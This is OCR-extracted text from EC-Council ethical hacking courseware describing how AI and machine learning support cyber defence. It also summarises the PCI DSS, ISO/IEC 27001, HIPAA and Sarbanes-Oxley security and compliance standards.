  Unsupervised learning makes use of algorithms that input unlabeled training data to attempt to deduce all the categories without guidance. Unsupervised learning is further divided into two subcategories, namely, clustering and dimensionality reduction. Clustering divides the data into clusters based on their similarities, regardless of class information. Dimensionality reduction is the process of reducing the dimensions (attributes) of data.

Why AI and ML?

Source: *https://www.gartner.com*, *https://www.marketsandmarkets.com*

The security threat landscape continues to evolve not just in scale, but, more importantly, in sophistication. Despite a range of advancements in the industry to safeguard against increasingly bold and intricate threats, organizations have struggled to keep pace with the technologies and techniques employed by attackers.

As companies continue to increase their digital footprints, "identify and diagnose" capabilities are not enough to remediate against this growing fundamental business challenge for organizations of all shapes and sizes. The development of advanced security analytics is an important consideration for organizations looking to implement machine learning to defend against an array of internal and external security threats.

The cyber security market is set to exceed $300 billion by 2024, and the AI-related cyber security market is predicted to reach a value of $38.2 billion by 2026.




Figure 1.5: AI in Cyber Security Market

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

AI and ML Application Areas

Source: *https://www.cbinsights.com*

According to CB Insights, alongside overall rising investment activity, many cybersecurity companies are emerging to offer novel solutions to cyber threats by leveraging the advantages of artificial intelligence (AI).

According to CB Insights' AI Deals Tracker, cybersecurity is the fourth most active industry for deals to companies applying AI. As per CB Insights' data, there are over 80 private companies in cybersecurity that are using AI, categorized into the nine main areas in which they operate:

- Anti-fraud and identity management
- Mobile security
- Predictive intelligence
- Behavioral analytics and anomaly detection
- Automated security
- Cyber-risk management
- App security
- IoT security
- Deception security

Figure 1.6: Companies using Artificial Intelligence

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How Do AI and ML Prevent Cyber Attacks?

Artificial Intelligence (AI), and with it, Machine Learning (ML), is an emerging technology in the field of cybersecurity. It is widely adopted by largescale industries such as automation, IT services, manufacturing, production, and finance. AI plays a crucial role in detecting imminent cyber threats by incorporating machine learning as a subset.

Following are different ways that AI and ML safeguard industries from cybersecurity attacks:

- **Password Protection and Authentication**

  Password credentials play a critical role in preventing illegitimate access to the organization's or user's data. If credentials are compromised, the reputation of the organization or person could be damaged. Sometimes, traditional face detection and other biometric security measures can also be vulnerable to these credential breaches. Programmers use AI to improve biometric validations and face recognition to thwart such attacks. AI provides the latest models for recognizing an individual's face by tracking key correlations and patterns.

- **Phishing Detection and Prevention**

  Phishing is a common method attackers employ to send their payloads via emails. The majority of users cannot figure out which received emails have a malicious attachment or payload. In this case, AI and ML could play a pivotal role in identifying and preventing such phishing attacks. They can scan and identify phishing emails much faster than a human being can. They can also quickly differentiate malicious websites from legitimate websites.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Threat Detection**

  Machine learning assists companies in detecting cyber-attacks before systems are compromised. Being a part of AI, machine learning constantly keeps admins notified of imminent cyber threats by carrying out logical data analysis. ML allows systems to run its algorithms upon the data being received, then performs deep learning on the and comprehends the advancements required to ensure the safety of the information systems.

- **Vulnerability Management**

  AI and ML-based systems never allow vulnerability to exist for long; they dynamically scan for all types of vulnerabilities and alert the admins before the system is exploited. They can also provide the attacker's information and the patterns used to perform the attack. These AI- and ML-based systems can also forecast how and when a vulnerability exploitation might occur.

- **Behavioral Analytics**

  Another notable security improvement by artificial intelligence is "Behavioral Analytics." Attackers who have stolen the credentials of a legitimate user can perform malicious activities on the organization's network; such attempts are difficult to detect and thwart. Here, AI with ML generates specific user patterns based on their regular usage. AI software instantly alerts the admin if it detects any suspicious activity or deviation in regular usage.

- **Network Security**

  Two significant factors of network security are generating comprehensive security policies and mapping an enterprise's network topology. Unfortunately, both of these factors are time-consuming. Therefore, administrators are adopting AI to enhance this operation; it can carry out the network traffic analysis and propose efficient security policies by default.

- **AI-based Antivirus**

  Traditional antivirus tools perform file scanning on the organization's networks to check if any signatures match those of known viruses or malware. The issue with this is that antivirus tools must be updated when the user wants to scan for new malware or viruses. Updating is time-consuming, and new deployment often takes a certain amount of time. To overcome these issues, organizations employ AI-based antiviruses, which use anomaly detection to understand programs' behavior. AI-based antivirus detects suspicious program behavior instead of matching signatures for viruses.

- **Fraud Detection**

  AI and ML algorithms carry out anomaly detection to identify payment inconsistencies and fraudulent transactions. They also perform automated pattern discovery across different transactions. ML can easily differentiate between authentic and illegitimate transactions and blocks fraudulent transactions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Botnet Detection**

  Botnets can bypass the Instruction Detection System (IDS) by leveraging its ineffectiveness in matching signatures. Botnets can be embedded using a highly sophisticated code that makes them untraceable by traditional IDS implementations. Hence, security professionals use AI and ML algorithms that alert about the suspicious behavior of a network and detect unauthorized intrusions.

- **AI to Combat AI Threats**

  Attackers can also leverage AI technology to make their way into an organization's network; such cyber threats must be detected immediately. AI software can detect such imminent AI-augmented attacks before the network is compromised.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Security Laws and Standards

Laws are a system of rules and guidelines that are enforced by a particular country or community to govern behavior. A Standard is a "document established by consensus and approved by a recognized body that provides, for common and repeated use, rules, guidelines, or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context." This section deals with the various laws and standards dealing with information security in different countries.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Payment Card Industry Data Security Standard (PCI DSS)

Source: *https://www.pcisecuritystandards.org*

The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards. This standard offers robust and comprehensive standards and supporting materials to enhance payment card data security. These materials include a framework of specifications, tools, measurements, and support resources to help organizations ensure the safe handling of cardholder information. PCI DSS applies to all entities involved in payment card processing, including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process or transmit cardholder data. PCI DSS comprises a minimum set of requirements for protecting cardholder data. The Payment Card Industry (PCI) Security Standards Council has developed and maintains a high-level overview of PCI DSS requirements.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

PCI Data Security Standard – High Level Overview	
Build and Maintain a Secure Network	▪ Install and maintain a firewall configuration to protect cardholder data ▪ Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data	▪ Protect stored cardholder data ▪ Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program	▪ Use and regularly update anti-virus software or programs ▪ Develop and maintain secure systems and applications
Implement Strong Access Control Measures	▪ Restrict access to cardholder data by business need to know ▪ Assign a unique ID to each person with computer access ▪ Restrict physical access to cardholder data
Regularly Monitor and Test Networks	▪ Track and monitor all access to network resources and cardholder data ▪ Regularly test security systems and processes
Maintain an Information Security Policy	▪ Maintain a policy that addresses information security for all personnel

Table 1.3: Table Showing the PCI Data Security Standard—High-Level Overview

Failure to meet PCI DSS requirements may result in fines or the termination of payment-card processing privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ISO/IEC 27001:2013


Source: *https://www.iso.org*

ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of an organization. It includes requirements for the assessment and treatment of information security risks tailored to the needs of the organization.

The regulation is intended to be suitable for several different uses, including:

- Use within organizations to formulate security requirements and objectives
- Use within organizations as a way to ensure that security risks are cost-effectively managed
- Use within organizations to ensure compliance with laws and regulations
- Defining new information security management processes
- Identifying and clarifying existing information security management processes
- Use by the management of organizations to determine the status of information security management activities
- Implementing business-enabling information security
- Use by organizations to provide relevant information about information security to customers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Health Insurance Portability and Accountability Act (HIPAA)

Source: *https://www.hhs.gov*

The HIPAA Privacy Rule provides federal protections for the individually identifiable health information held by covered entities and their business associates and gives patients an array of rights to that information. At the same time, the Privacy Rule permits the disclosure of health information needed for patient care and other necessary purposes.

The Security Rule specifies a series of administrative, physical, and technical safeguards for covered entities and their business associates to use to ensure the confidentiality, integrity, and availability of electronically protected health information.

The office of civil rights implemented HIPAA's Administrative Simplification Statute and Rules, as discussed below:

- **Electronic Transactions and Code Set Standards**

  Transactions are electronic exchanges involving the transfer of information between two parties for specific purposes. The Health Insurance Portability and Accountability Act of 1996 (HIPAA) designated certain types of organizations as covered entities, including health plans, health care clearinghouses, and certain health care providers. In the HIPAA regulations, the Secretary of Health and Human Services (HHS) adopted certain standard transactions for the Electronic Data Interchange (EDI) of health care data. These transactions are claims and encounter information, payment and remittance advice, claim status, eligibility, enrollment and disenrollment, referrals and authorizations, coordination of benefits, and premium payment. Under HIPAA, if a covered entity electronically conducts one of the adopted transactions, they must use the adopted standard—either from ASC, X12N, or NCPDP (for certain pharmacy

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

transactions). Covered entities must adhere to the content and format requirements of each transaction. Every provider who does business electronically must use the same health care transactions, code sets, and identifiers.

- **Privacy Rule**

  The HIPAA Privacy Rule establishes national standards to protect people's medical records and other personal health information and applies to health plans, health care clearinghouses, and health care providers that conduct certain health care transactions electronically. The rule requires appropriate safeguards to protect the privacy of personal health information. It sets limits and conditions on the uses and disclosures that may be made of such information without patient authorization. The rule also gives patients rights over their health information, including the right to examine and obtain a copy of their health records and to request corrections.

- **Security Rule**

  The HIPAA Security Rule establishes national standards to protect individuals' electronic personal health information that is created, received, used, or maintained by a covered entity. The Security Rule requires appropriate administrative, physical, and technical safeguards to ensure the confidentiality, integrity, and security of electronically protected health information.

- **Employer Identifier Standard**

  The HIPAA requires that each employer has a standard national number that identifies them on standard transactions.


- **National Provider Identifier Standard (NPI)**


  The National Provider Identifier (NPI) is a HIPAA Administrative Simplification Standard. The NPI is a unique identification number assigned to covered health care providers. Covered health care providers and all health plans and health care clearinghouses must use the NPIs in the administrative and financial transactions adopted under HIPAA. The NPI is a 10-position, intelligence-free numeric identifier (10-digit number). This means that the numbers do not carry other information about healthcare providers, such as the state in which they live or their medical specialty.

- **Enforcement Rule**

  The HIPAA Enforcement Rule contains provisions relating to compliance and investigation, as well as the imposition of civil monetary penalties for violations of the HIPAA Administrative Simplification Rules and procedures for hearings.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Sarbanes Oxley Act (SOX)

Source: *https://www.sec.gov*

Enacted in 2002, the Sarbanes-Oxley Act aims to protect the public and investors by increasing the accuracy and reliability of corporate disclosures. This act does not explain how an organization must store records but describes the records that organizations must store and the duration of their storage. The Act mandated several reforms to enhance corporate responsibility, enhance financial disclosures, and combat corporate and accounting fraud.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The key requirements and provisions of SOX are organized into 11 titles:

- **Title I: Public Company Accounting Oversight Board (PCAOB)**

  Title I consists of nine sections and establishes the Public Company Accounting Oversight Board to provide independent oversight of public accounting firms that provide audit services ("auditors"). It also creates a central oversight board tasked with registering audit services, defining the specific processes and procedures for compliance audits, inspecting and policing conduct and quality control, and enforcing compliance with the specific mandates of SOX.

- **Title II: Auditor Independence**

  Title II consists of nine sections and establishes standards for external auditor independence to limit conflicts of interest. It also addresses new auditor approval requirements, audit partner rotation, and auditor reporting requirements. It restricts auditing companies from providing non-audit services (such as consulting) for the same clients.

- **Title III: Corporate Responsibility**

  Title III consists of eight sections and mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports. It defines the interaction between external auditors and corporate audit committees and specifies the corporate officers' responsibility for the accuracy and validity of corporate financial reports. It enumerates specific limits on the behaviors of corporate officers and describes specific forfeitures of benefits and civil penalties for non-compliance.

- **Title IV: Enhanced Financial Disclosures**

  Title IV consists of nine sections. It describes enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures, and the stock transactions of corporate officers. It requires internal controls to ensure the accuracy of financial reports and disclosures and mandates both audits and reports on those controls. It also requires timely reporting of material changes in financial conditions and specific enhanced reviews of corporate reports by the SEC or its agents.

- **Title V: Analyst Conflicts of Interest**

  Title V consists of only one section that discusses the measures designed to help restore investor confidence in the reporting of securities analysts. It defines the code of conduct for securities analysts and requires that they disclose any knowable conflicts of interest.

- **Title VI: Commission Resources and Authority**

  Title VI consists of four sections and defines practices to restore investor confidence in securities analysts. It also defines the SEC's authority to censure or bar securities professionals from practice and defines the conditions to bar a person from practicing as a broker, advisor, or dealer.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Title VII: Studies and Reports**

  Title VII consists of five sections and requires the Comptroller General and the Securities and Exchange Commission (SEC) to perform various studies and to report their findings. The required studies and reports include the effects of the consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations, enforcement actions, and whether investment banks assisted Enron, Global Crossing, and others to manipulate earnings and obfuscate true financial conditions.

- **Title VIII: Corporate and Criminal Fraud Accountability**

  Title VIII, also known as the "Corporate and Criminal Fraud Accountability Act of 2002," consists of seven sections. It describes specific criminal penalties for the manipulation, destruction, or alteration of financial records or interference with investigations, while also providing certain protections for whistle-blowers.

- **Title IX: White-Collar-Crime Penalty Enhancement**

  Title IX, also known as the "White Collar Crime Penalty Enhancement Act of 2002," consists of six sections. This title increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds failure to certify corporate financial reports as a criminal offense.

